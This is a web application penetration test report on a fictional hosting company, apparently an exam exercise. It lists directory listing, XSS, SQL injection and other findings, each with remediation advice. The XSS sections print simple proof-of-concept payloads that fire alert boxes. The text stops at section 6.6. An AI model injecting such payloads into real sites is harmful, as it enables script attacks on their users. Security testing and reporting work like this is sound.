WEB APPLICATION PENTESTING REPORT

Moe Myint Maung

Contents

Figures

1. Contact information

Name	Title	Contact Information
Moe Myint Maung	Penetration tester	Email: victormoe193@gmail.com

2. Assessment Overview

Between October 18th and October 24th, 2024, Tera Host hired Moe Myint Maung to conduct a Black Box Web Application Penetration Test on their web applications to evaluate their security against current cyber threats. The testing was carried out following industry standards, such as the NIST SP 800-115 Technical Guide to Information Security Testing and Assessment, and the OWASP Testing Guide (v4). These tools, in addition to tailor-made testing procedures, were used to find weaknesses that external attackers could abuse without having inside information about the software.

Phases of penetration testing activities include the following:

1. Planning – Customer goals and objectives are gathered, and the rules of engagement are clearly defined, including scope, limitations, and expected outcomes for the penetration test.

2. Discovery – Scanning and enumeration activities are performed to map out the web applications, identify potential vulnerabilities, and detect weak areas. Techniques like footprinting, port scanning, and vulnerability identification are utilized to understand the target's surface.

3. Attack – Identified potential vulnerabilities are confirmed by attempting to exploit them. Upon successful exploitation, additional discovery is carried out to identify further weaknesses and explore any new access gained through the initial attacks.

4. Reporting – All discovered vulnerabilities, successful exploits, failed attempts, and areas of strength and weakness are documented in detail. This final report provides actionable recommendations to help the company mitigate identified risks and improve its overall security posture.




Figure 1: Phases of Penetration Testing

3. Scope of Engagement

This is what the client organization defined as the scope of the tests:

- Dedicated Web Server: 10.100.13.37
- Domain: terahost.exam
- Subdomains: All subdomains
- Dedicated Web Servers: 10.100.13.33 & 10.100.13.34

4. Testing Summary

To summarize the findings of this report, numerous technical vulnerabilities were identified throughout Tera Host's web applications and its subdomains. Critical issues such as **Cross-Site Scripting (XSS)**, **XML External Entity (XXE)**, **Server-Side Template Injection (SSTI)**, **SQL Injection (SQLi)**, and **Insecure Deserialization** were uncovered. These vulnerabilities pose significant risks as they can lead to unauthorized access, data theft, or manipulation of the application's functionality.

In addition to these severe vulnerabilities, instances of **source code disclosure** and **directory traversal** were discovered. These weaknesses could potentially allow attackers to gain access to sensitive files or directories, leading to a compromise of the underlying **web server**.

Furthermore, the test revealed that **security headers** were either missing or misconfigured across Tera Host's main and subdomain websites. The lack of proper security headers increases the risk of attacks like **clickjacking**, **content sniffing**, or **man-in-the-middle (MITM)** attacks.

Overall, the combination of these vulnerabilities highlights the need for enhanced security measures and remediation efforts to safeguard Tera Host's infrastructure from exploitation.

5. Issue Summary

The technical summary of the vulnerabilities found in the test are presented in the table(s) in this section.

5.1 Tables of vulnerabilities Discovered

Issue Title	Severity	Likelihood	Type	Host Identified
Directory Listing	Medium	Medium	Information Disclosure	http://www.terahost.exam
Reflected Cross Site Scripting	Medium	Medium	Coding Flaw	http://www.terahost.exam
Stored Cross Site Scripting	Medium	Medum	Coding Flaw	http://me.terahost.exam
SQL injection	High	High	Coding Flaw	http://www.terahost.exam http://me.terahost.exam

Improper Access Control	High	Medium	Configuration Flaw	http://me.terahost.exam
Race Condition	High	Medium	Configuration Flaw	http://me.terahost.exam
Insecure Deserialization	Critical	High	Coding Flaw	http://blog.terahost.exam
Server-Side Template Injection	High	High	Coding Flaw	http://blog.terahost.exam
Directory Traversal	Medium	Medium	Information Disclosure	http://blog.terahost.exam http://www.terahost.exam
XML External Entity	Critical	High	Coding Flaw	http://me.terahost.exam
Server-Side Request Forgery	High	Medium	Security Misconfiguration	http://blog.terahost.exam
Host Header Injection	Medium	Low	Security Misconfiguration	http://me.terahost.exam 10.100.13.33

6. Security Issues Identified

6.1 Directory listing in www.terahost.exam

Severity:	Medium	Likelihood:	Medium	Type:	Information Disclosure

Description	Directory listing is when a web server shows the contents of a directory to users if no index file, like index.html, is present. If activated, this function lets users see all files and subfolders within a specific directory, which could inadvertently reveal sensitive files.
Risk	Likelihood: Medium - Enabling directory listing reveals the arrangement and items within the web server's directories.

	Attackers can use this insight to collect data on the web application's setup, configuration files, and other possibly sensitive files such as backups, logs, or scripts. This raises the chances of a focused assault, like taking advantage of old software, obtaining configuration files that may hold credentials, or finding files with unaddressed weaknesses. Impact - Files that are made public can also contain personal or confidential data, which can result in privacy violations, theft of intellectual property, or unauthorized entry into the backend systems. In extreme situations, this may lead to a complete system breach.
Tools Used	Gobuster
List of Host identified	www.terahost.exam (10.100.13.37)
References	https://portswigger.net/kb/issues/00600100_directory-listing

Proof of Concept

Gobuster tool is really essential for directory brute-forcing and subdomain brute-forcing. By utilizing the gobuster tool, one can uncover concealed or unconnected directories and files on the specified website (www.terahost.exam). Using a predetermined wordlist, the website is aggressively searched for potential directory and file names in order to uncover hidden directories or files that are not easily found or publicly listed but can still be accessed through URL.




Figure 2: Gobuster testing




Figure 3: test file is revealed

Remediation

To fix this problem, it is important to deactivate directory listing on the web server. To achieve this, you usually need to adjust the server configuration file (such as .htaccess in Apache, or the primary configuration file in Nginx or IIS) to stop displaying directory contents if a user opens a directory without an index file. Make sure to store sensitive files in a secure location separate from the publicly accessible web directory and establish correct file permissions to block unauthorized access. Continuously checking and securing server configurations will help reduce this risk even more.

6.2 Reflected XSS in www.terahost.com

Severity:	Medium	Likelihood:	Medium	Type:	Coding flaw

Description	Reflected Cross-Site Scripting (Reflected XSS) is a type of

	security vulnerability that occurs when user-supplied input is immediately returned by a web server without proper validation or encoding, allowing an attacker to inject malicious scripts into a web page viewed by other users.
Risk	Likelihood: Medium - The risks associated with Reflected XSS attacks can be significant, especially because they allow attackers to inject and execute arbitrary code in the context of a user's browser. Impact - Reflected XSS can have significant impacts, including theft of sensitive user data, such as login credentials and personal information, which can lead to session hijacking and unauthorized access to accounts. It enables attackers to create phishing forms that trick users into revealing sensitive information and facilitates the distribution of malware to users' devices.
Tools Used	Manual Testing
List of Host identified	www.terahost.exam (10.100.13.37)
References	https://portswigger.net/web-security/cross-site-scripting/reflected https://owasp.org/www-community/attacks/xss/

Proof of Concept

On the Tera Host website's main page, there was a search button for checking domain availability. When a user enters text and searches for a domain, it will be verified using the URL "http://terahost.exam/check?domain=hello.site" to prevent malicious users from triggering XSS with a harmful payload.




Figure 4: testing value with domain parameter

```
<svg onload=alert(document.domain)>'
```




Figure 5: alert document.domain

Remediation

Several important steps should be taken to reduce the risk of reflected XSS attacks. Initially, make sure to have strong input validation by rejecting any input that does not follow the expected formats. Next, utilize output encoding to neutralize any potentially dangerous characters prior to presenting user-provided content on websites. Enforcing a strong Content Security Policy (CSP) can increase security by limiting where scripts can be loaded from, reducing the risk of encountering harmful content. Regular security evaluations, combined with educating developers about secure coding techniques, are crucial for upholding a safe atmosphere.

6.3 Reflected Cross Site Scripting in www.terahost.exam

Severity:	Medium	Likelihood:	Medium	Type:	Coding Flaw

Description	Reflected Cross-Site Scripting (Reflected XSS) occurs when a web application allows user input to be returned to the browser without proper validation or escaping. This enables attackers to insert malicious scripts into web pages, which are then run within

	the browser of another user, potentially resulting in unauthorized actions or data disclosure.
Risk	Likelihood: Medium - Reflected XSS carries a moderate level of danger, as it allows hackers to insert and execute harmful code during a user's browsing session. Although user interaction is necessary, the risk of exploitation is still high because it is easy to insert code through usual inputs. Impact - The outcomes of Reflected XSS can be serious, leading to the exposure of important data such as login details, personal information, and session tokens. Session hijacking, unauthorized account access, and phishing attacks can occur, tricking users into giving away confidential information. Moreover, it could enable hackers to disseminate malware to users' devices, increasing the overall harm caused.
Tools Used	Manual Testing
List of Host identified	www.terahost.exam (10.100.13.37)
References	https://portswigger.net/web-security/cross-site-scripting/reflected https://owasp.org/www-community/attacks/xss/

Proof of Concept

On the homepage of Tera Host website, there was a search button available for checking domain availability. This search box has a vulnerability to Cross Site Scripting and can be used by a malicious user to input malicious code.

```
<img src=x onerror=alert(1)>
```




Figure 6: homepage of terahost




Figure 7:alert(1)

Remediation

To remediate reflected XSS attacks, it is crucial to apply various tactics: initially, guarantee strong input validation by rejecting any user input that does not adhere to anticipated patterns. Next, use output encoding to make harmful characters safe before showing them on websites. Furthermore, enable the HTTPOnly and Secure attributes on cookies to block JavaScript access and guarantee cookies are transmitted exclusively via HTTPS.

Enforcing a robust Content Security Policy (CSP) can limit the origins from which scripts are allowed to load, providing additional protection against potential threats. Regular security audits and educating developers on secure coding practices are essential for ensuring a secure environment. For more detailed guidance, refer to the OWASP XSS Prevention Cheat Sheet.

6.4 Stored Cross Site Scripting in me.terahost.exam

Severity:	Medium	Likelihood:	Medium	Type:	Coding Flaw

Description	Stored Cross-Site Scripting (Stored XSS) is a form of web security vulnerability that happens when a hacker inserts harmful scripts into a website's database, and then presents them to users without appropriate validation or sanitization. Stored XSS attacks differ from reflected XSS attacks because they keep the malicious payload in the application, potentially impacting all users who interact with the compromised data, rather than delivering it through a URL. This usually happens in programs that enable users to input information, like comments, forums, or user profiles. When the stored data is being viewed by other users, the malicious script runs on their browsers, enabling attackers to take advantage of the vulnerability.
Risk	Likelihood: Medium - The dangers of stored XSS are high because the harmful payload can reach any user who views the compromised content. Hackers are able to take important data like session cookies, login details, or personal information, resulting in unauthorized entry to accounts and potential theft of identity. Impact - If a hacker manages to take advantage of this weakness, they can seize control of user sessions, pretend to be users, and carry out tasks on their behalf, which could result in financial harm or data leaks. The extensive scope of the attack has the potential to harm the website's reputation, leading users to steer clear of the app due to concerns about their security.
Tools Used	Manual Testing
List of Host identified	me.terahost.exam (10.100.13.37)
References	https://www.owasp.org/index.php/Cross-site_Scripting_(XSS) https://en.wikipedia.org/wiki/Cross-site_scripting https://portswigger.net/web-security/cross-site-scripting/stored

Proof of Concept

Visit me.terahost.exam and create a user profile. Access your account and update your name on the profile page using the provided payload.

```
<script>alert(1)</script>
```




Figure 8: profile page




Figure 9: alert(1) in support page

Remediation

Implementing a multi-layered approach, including strict input validation, output encoding, and secure storage practices, is crucial to fix stored XSS vulnerabilities. Start by verifying and cleaning up all user input to make sure it meets the anticipated formats, refusing any

input that includes possibly dangerous characters. Implement output encoding that is specific to the context to avoid running scripts when displaying data provided by users.

6.5 SQL Injection in Newsletter Subscribe in www.terahost.exam

Severity:	High	Likelihood:	High	Type:	Coding Flaw

Description	SQL is a specific programming language used to send queries to databases. Many database products that support SQL add their own extensions to the standard language, even though SQL is a standard for both ANSI and ISO. Many times, applications utilize data provided by users to form SQL queries. If a program does not construct SQL statements correctly, a malicious individual can change the statement format and run unexpected and potentially harmful commands. When these commands are run, they operate within the framework of the user designated by the application running the command. This ability enables hackers to take over all database resources that user can access, including the power to run commands on the hosting system.
Risk	Likelihood: High - SQL injection attacks are a major threat to web applications because they enable attackers to control database queries that the application runs. This tampering can result in unauthorized entry to delicate information, such as user logins, personal details, and financial documents. Malicious individuals can take advantage of SQL injection weaknesses to run unauthorized SQL commands, allowing them to alter or remove information, elevate permissions, and obtain control over the database. Impact - SQL injection attacks can have severe consequences, causing financial harm, reputation loss, and legal troubles for targeted organizations. Effective SQL injection attacks can result in data breaches, in which sensitive user data is stolen or compromised, possibly leading to identity theft or fraud
Tools Used	Burp suite and manual testing
List of Host identified	www.terahost.exam (10.100.13.37)
References	https://www.owasp.org/index.php/SQL_Injection https://cwe.mitre.org/data/definitions/89.html

Proof of Concept

On the homepage of www.terahost.exam, there were fields to enter your name and email in order to sign up for the newsletter. The parameter named "Name" was susceptible to SQL injection.




Figure 10: burp request




Figure 11: burp response

Remediation

Utilize parameterized queries to avoid user input being executed as SQL commands. Parameterized queries utilize placeholders for data that will be inserted at runtime. As data is solely placed into designated spots, there is no chance of the input being seen as SQL code. While not entirely effective, stored procedures and sanitizing input can offer some level of protection against SQL injection in certain situations.

6.6 Improper Access Control in me.terahost.exam

Severity:	High	Likelihood:	Medium	Type:	Configuration Flaw

